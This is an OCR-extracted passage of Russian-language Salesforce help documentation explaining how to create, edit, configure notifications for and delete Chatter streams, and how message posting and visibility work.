


Повторяйте шаги с 4 по 6, пока все нужные ленты (до 25) не окажутся в потоке (5).

Прим.: В поток можно добавить до 25 уникальных записей, групп и лент профилей. Если ваш доступ к какому-либо из 25 элементов удален, удаленный объект все равно учитывается среди 25. Вы не можете заменить его никаким другим.


Чтобы включить организацию-лицо в поток, добавьте ее как организацию в поле **«Включено в поток»**. Если вы добавляете организацию-лицо как контакт, связанные сообщения ленты не будут отображаться.

7. Настройте уведомления для этого потока, выбрав значение **«Каждое сообщение»** или **«Никогда»** (6). Значение **«Каждое сообщение»** установлено по умолчанию. В этом случае вы будете получать уведомление по электронной почте и в приложениях о каждой новой публикации в потоке. Выберите **«Никогда»**, чтобы выключить уведомления для данного потока.



8. Чтобы сохранить выбор, нажмите **«Сохранить»**.
9. Чтобы сохранить поток, снова нажмите **«Сохранить»**.

   Ваш поток указан в левом столбце на начальной странице «Chatter» под заголовком «Потоки» (7). Чтобы просмотреть поток, щелкните его имя.



Прим.: Если поток не указан в списке, на начальной странице Chatter щелкните заголовок «Потоки», чтобы открыть начальную страницу потоков. Здесь перечислены все созданные вами потоки.

Редактирование потока Chatter

Редактируйте поток, чтобы изменить его имя или добавить/удалить некоторые ленты. Изменить поток Chatter можно на начальной странице потоков или из самого потока.

ВЕРСИИ

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager** и **Developer Edition**.

Редактирование потока Chatter на начальной странице потоков

На начальной странице потоков перечислены все созданные вами потоки. Каждый поток отображается в отдельной строке вместе с действиями, которые можно выполнить с потоков, в том числе **Редактировать**.

Правка потока Chatter из потока

Для каждого потока предусмотрено действие **Правка**, которое становится доступным после перехода к потоку.

СМ. ТАКЖЕ:

- Потоки Chatter
- Создание потока Chatter
- Удаление потока Chatter


Редактирование потока Chatter на начальной странице потоков


На начальной странице потоков перечислены все созданные вами потоки. Каждый поток отображается в отдельной строке вместе с действиями, которые можно выполнить с потоков, в том числе **Редактировать**.

ВЕРСИИ


Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager** и **Developer Edition**.

1. На начальной странице Chatter щелкните заголовок «Потоки», чтобы открыть начальную страницу потоков.





2. В строке, где указан поток, который нужно отредактировать, щелкните значок ▼ и выберите **Редактировать**.



3. Редактируйте поток.
   - Отредактируйте имя потока.
   - Чтобы добавить в поток больше лент, нажмите на поле **«Записи для отслеживания»** для выбора типа ленты. Выполните действия, описанные в разделе «Создание потока на начальной странице потоков».
   - Чтобы удалить ленту из потока, нажмите значок ×.
4. Чтобы сохранить изменения, нажмите **«Сохранить»**.
5. Чтобы сохранить поток, снова нажмите **«Сохранить»**.

Правка потока Chatter из потока


Для каждого потока предусмотрено действие **Правка**, которое становится доступным после перехода к потоку.


На начальной странице Chatter перечислены пять последних просмотренных потоков. Щелкните имя потока, чтобы открыть его. Если необходимый поток отсутствует в списке, щелкните заголовок «Потоки» для перехода на начальную страницу потоков. Там можно найти поток, и щелкнуть его имя, чтобы открыть.

1. После открытия потока нажмите кнопку **Правка**, чтобы отрыть диалоговое окно редактирования потока.

ВЕРСИИ

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager** и **Developer Edition**





2. Редактируйте поток.
   - Отредактируйте имя потока.
   - Чтобы добавить в поток больше лент, нажмите на поле **«Записи для отслеживания»** для выбора типа ленты. Выполните действия, описанные в разделе «Создание потока на начальной странице потоков».
   - Чтобы удалить ленту из потока, нажмите значок ×.
3. Чтобы сохранить изменения, нажмите **«Сохранить»**.
4. Чтобы сохранить поток, снова нажмите **«Сохранить»**.

Настройка уведомлений для потока Chatter


Параметры уведомлений доступны в диалоговом окне создания потока и в самом потоке. Вы можете создать поток, а затем решить, нужно ли вам получать уведомления о новых публикациях в нем. По умолчанию уведомления отправляются о каждой новой публикации. Если вы создаете поток, не изменяя параметров уведомлений, вы будете получать уведомления по этому потоку по электронной почте и в приложениях. При желании параметры уведомлений можно изменить позднее в ленте потоков.


На начальной странице Chatter перечислены пять последних просмотренных потоков. Щелкните имя потока, чтобы открыть его. Если поток, для которого нужно настроить уведомления, отсутствует в списке, щелкните заголовок «Потоки» для перехода на начальную страницу потоков. Там можно найти поток, и щелкнуть его имя, чтобы открыть.

ВЕРСИИ

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager** и **Developer Edition**.

1. После открытия потока нажмите кнопку **Уведомления**, чтобы отрыть диалоговое окно настройки уведомлений.





2. Щелкните параметры уведомлений.
   - Выберите **Каждая публикация**, чтобы получать уведомление по электронной почте и в приложениях о каждой новой публикации в потоке.
   - Выберите **Никогда**, чтобы выключить уведомления для данного потока.

Удаление потока Chatter

Удалить поток Chatter можно на начальной странице потоков или из самого потока. Удаление потока «Chatter» не убирает записи или сообщения, которые в нем содержатся. Удаляется только поток, освобождая место для добавления новых потоков.

ВЕРСИИ

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager** и **Developer Edition**.

Удаление потока Chatter на начальной странице потоков

На начальной странице потоков перечислены все потоки, и в каждой строке доступны действия, которые можно выполнять с каждым из потоков, в том числе и действие **Удалить**. Удаление потока «Chatter» не убирает записи или сообщения, которые в нем содержатся. Удаляется только поток, освобождая место для добавления новых потоков.

Удаление потока Chatter из потока

После перехода к потоку становится доступным действие **Удалить**. Удаление потока «Chatter» не убирает записи или сообщения, которые в нем содержатся. Удаляется только поток, освобождая место для добавления новых потоков.

СМ. ТАКЖЕ:

- Потоки Chatter
- Создание потока Chatter
- Редактирование потока Chatter


Удаление потока Chatter на начальной странице потоков


На начальной странице потоков перечислены все потоки, и в каждой строке доступны действия, которые можно выполнять с каждым из потоков, в том числе и действие **Удалить**. Удаление потока «Chatter» не убирает записи или сообщения, которые в нем содержатся. Удаляется только поток, освобождая место для добавления новых потоков.

ВЕРСИИ

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager** и **Developer Edition**.

1. На начальной странице Chatter щелкните заголовок «Потоки», чтобы открыть начальную страницу потоков.





2. В строке, где указан поток, который нужно удалить, щелкните значок и выберите **Удалить**.
3. В диалоговом окне «Удаление» нажмите кнопку **Удалить**.

Удаление потока Chatter из потока


После перехода к потоку становится доступным действие **Удалить**. Удаление потока «Chatter» не убирает записи или сообщения, которые в нем содержатся. Удаляется только поток, освобождая место для добавления новых потоков.

На начальной странице Chatter перечислены пять последних просмотренных потоков. Щелкните имя потока, чтобы открыть его. Если необходимый поток отсутствует в списке, щелкните заголовок «Потоки» для перехода на начальную страницу потоков. Там можно найти поток, и щелкнуть его имя, чтобы открыть.

1. После перехода к потоку нажмите кнопку **Удалить**.

ВЕРСИИ

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager** и **Developer Edition**.



2. В диалоговом окне «Удаление» нажмите кнопку **Удалить**.

Работа с сообщениями

Пользователи могут обмениваться информацией и сотрудничать с другими пользователями внутри и за пределами организации.

Общие сведения о публикации

Рекомендуем использовать публикатор Chatter для публикации сообщений, добавления вопросов и создания опросов.

Доступность сообщений

Можно ли заблокировать доступ пользователей к моим сообщениям?

Будут ли сообщения, добавленные в группу, отображаться в моем профиле, чтобы быть доступными другим пользователям?

Игнорирование сообщения

Пользователи могут контролировать содержимое ленты новостей и игнорировать ненужные сообщения.

Обновляемые в реальном времени ленты

Если вы состоите в группе в Lightning Experience, лента Chatter обновляется в реальном времени. Обновляемые в реальном времени ленты предлагают обновляемые сообщения и комментарии без обновления страницы. Вы видите содержимое сразу после его опубликования.

Комментарии, обновляемые в режиме реального времени

В Lightning Experience ленты и комментарии обновляются в режиме реального времени. Обновляемые в реальном времени комментарии дают возможность использовать комментарии в режиме реального времени, не обновляя страницу. Вы видите комментарии после их публикации.


Кто может смотреть прикрепленные мной файлы и ссылки?

Файлы и ссылки, добавленные в сообщения или комментарии, могут быть доступны другим пользователям.

Общие сведения о публикации

Рекомендуем использовать публикатор Chatter для публикации сообщений, добавления вопросов и создания опросов.

Публикатор отображается на вкладке «Начальная страница», вкладке Chatter и странице профиля пользователя, а также на страницах сведений о группах и записях. Рекомендуем использовать публикатор для создания сообщения (1), комментирования сообщения, добавления файла (2) или ссылки (3), создания опроса (4) или публикации вопроса (5). Максимальная длина сообщения или комментария не должна превышать 10 000 символов. Для форматирования сообщений воспользуйтесь редактором обогащенного текста (6).



ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience


Доступно в версиях: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager** и **Developer**

Совет: В Lightning Experience пользователи могут использовать клавиатуру для написания сообщений и комментариев. В Windows введите содержимое и нажмите Ctrl+Enter. В macOS нажмите либо Control+Enter, либо Command+Enter.

В вопросах клавиши быстрого доступа работают со сведениями о вопросе, но не с самим вопросом. Так что, если вы просто зададите вопрос, клавиши быстрого доступа не будут работать. Но если вы включите подробные сведения в вопрос, клавиши быстрого доступа заработают.

По умолчанию публикатор отображает действия «Сообщение», «Файл», «Ссылка», «Опрос» и «Вопрос». Администратор Salesforce может изменить порядок отображения действий и добавить другие действия. Таким образом, отображаемые действия определяются настройками публикатора, заданными администратором.

При публикации сообщения в ленту все пользователи, имеющие доступ к данному сообщению, могут выполнять такие действия, как комментирование, выбор понравившегося и публикация (1). Кроме того, пользователи могут добавлять закладки и темы посредством раскрывающегося меню (2).



В Lightning Experience комментарии появляются в режиме реального времени, и для просмотра обновлений не требуется обновление страницы.

Прим.: Комментарии в реальном времени — это новая функция с множеством дополнительных возможностей и рядом известных проблем.

- При появлении новых комментариев к сообщению в ленте, связанному с пользователем, уведомления передаются только в Lightning Experience. Уведомления появляются, когда пользователь вводит комментарии или щелкает поле комментариев.
- Количество участников, для которых поддерживаются комментарии в реальном времени, зависит от ограничений подписок организации. Если комментарии в реальном времени не появляются, рекомендуем нажать поле комментариев. Если проблема сохраняется, возможно, превышено предельное значение для организации. Пользователь может просматривать обновления старым способом, обновляя страницу.

Чтобы изменить собственные сообщения и комментарии, щелкните **«Правка»**. Менеджер или ответственный за группу может также редактировать сообщения других пользователей в ленте группы. Чтобы удалить сообщение из ленты, щелкните **«Удалить»**. Тем не менее, пользователи не могут удалять сообщения других пользователей или сообщения, созданные системой Salesforce автоматически. Например, пользователи не могут удалять такие обновления записи, как сообщения об изменении поля организации.

Прим.: Если параметр «Правка» недоступен, то данная функция выключена администратором организации.

СМ. ТАКЖЕ:

Доступность сообщений

Доступность сообщений

В таблице ниже описаны области публикации и отображения сообщений.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager** и **Developer Edition**.

Область публикации	Целевая аудитория	Прямой доступ к сообщениям	Области отображения сообщений	Рекомендации по использованию файлов
Вкладка «Начальная страница», вкладка Chatter или собственный профиль	Мои отслеживающие	• Сообщение доступно отслеживающим пользователям в ленте «Отслеживаемые». • Сообщение доступно упомянутым пользователям в лентах «Отслеживаемые», «Мне» и лентах профиля.	• Сообщение доступно в профиле всем пользователям, просматривающим профиль. • Сообщение отображается в результатах поиска по лентам. • Каждый сможет увидеть ваше сообщение на ленте «Вся компания» (Salesforce Classic).[20]	Файл, добавленный в сообщение, доступен всем сотрудникам. Кроме того, файл отображается в результатах поиска и списках файлов.
	Общедоступная группа	• Сообщение доступно участникам данной группы в ленте «Отслеживаемые». • Сообщение доступно упомянутым участникам данной группы в лентах «Отслеживаемые», «Мне» и лентах профиля.	• Сообщение доступно на странице группы всем пользователям, просматривающим группу. • Сообщение отображается в результатах поиска по лентам. • Сообщение доступно всем пользователям в ленте «Вся компания».	Файл, добавленный в сообщение, доступен всем пользователям, имеющим доступ к группе. Кроме того, файл отображается в результатах поиска и списках файлов.
	Личная группа	• Сообщение доступно участникам данной группы в ленте «Отслеживаемые». • Сообщение доступно упомянутым участникам данной	Сообщение доступно только участникам группы в ленте группы, результатах поиска по лентам и ленте «Вся компания».	Файл, добавленный в сообщение, доступен всем пользователям, имеющим доступ к группе. Кроме того, файл отображается в результатах поиска и списках файлов.

Область публикации	Целевая аудитория	Прямой доступ к сообщениям	Области отображения сообщений	Рекомендации по использованию файлов
		группы в лентах «Отслеживаемые», «Мне» и лентах профиля.		
	Неуказанная группа	• Сообщение доступно участникам данной группы в ленте «Отслеживаемые». • Сообщение доступно упомянутым участникам данной группы в лентах «Отслеживаемые», «Мне» и лентах профиля.	Сообщение доступно только участникам группы и пользователям с полномочием «Управление неуказанными группами» в ленте группы, ленте «Вся компания» и профиле.	Файл, добавленный в сообщение, доступен для просмотра и поиска всем пользователям, имеющим доступ к группе.
	Группа, поддерживающая клиентский доступ	• Сообщение доступно участникам данной группы в ленте «Отслеживаемые». • Сообщение доступно упомянутым участникам данной группы в лентах «Отслеживаемые», «Мне» и лентах профиля.	Сообщение доступно только участникам группы в ленте группы, результатах поиска по лентам и ленте «Вся компания». Участниками являются сотрудники и клиенты.	Файл, добавленный в сообщение, доступен всем пользователям, имеющим доступ к группе. Кроме того, файл отображается в результатах поиска и списках файлов.
Страница сведений о теме	Мои отслеживающие	• Сообщение доступно отслеживающим пользователям в ленте «Отслеживаемые».	• Сообщение доступно всем пользователям на странице сведений о теме. • Сообщение доступно в	Файл, добавленный в сообщение, доступен всем сотрудникам. Кроме того, файл отображается в результатах поиска и списках файлов.

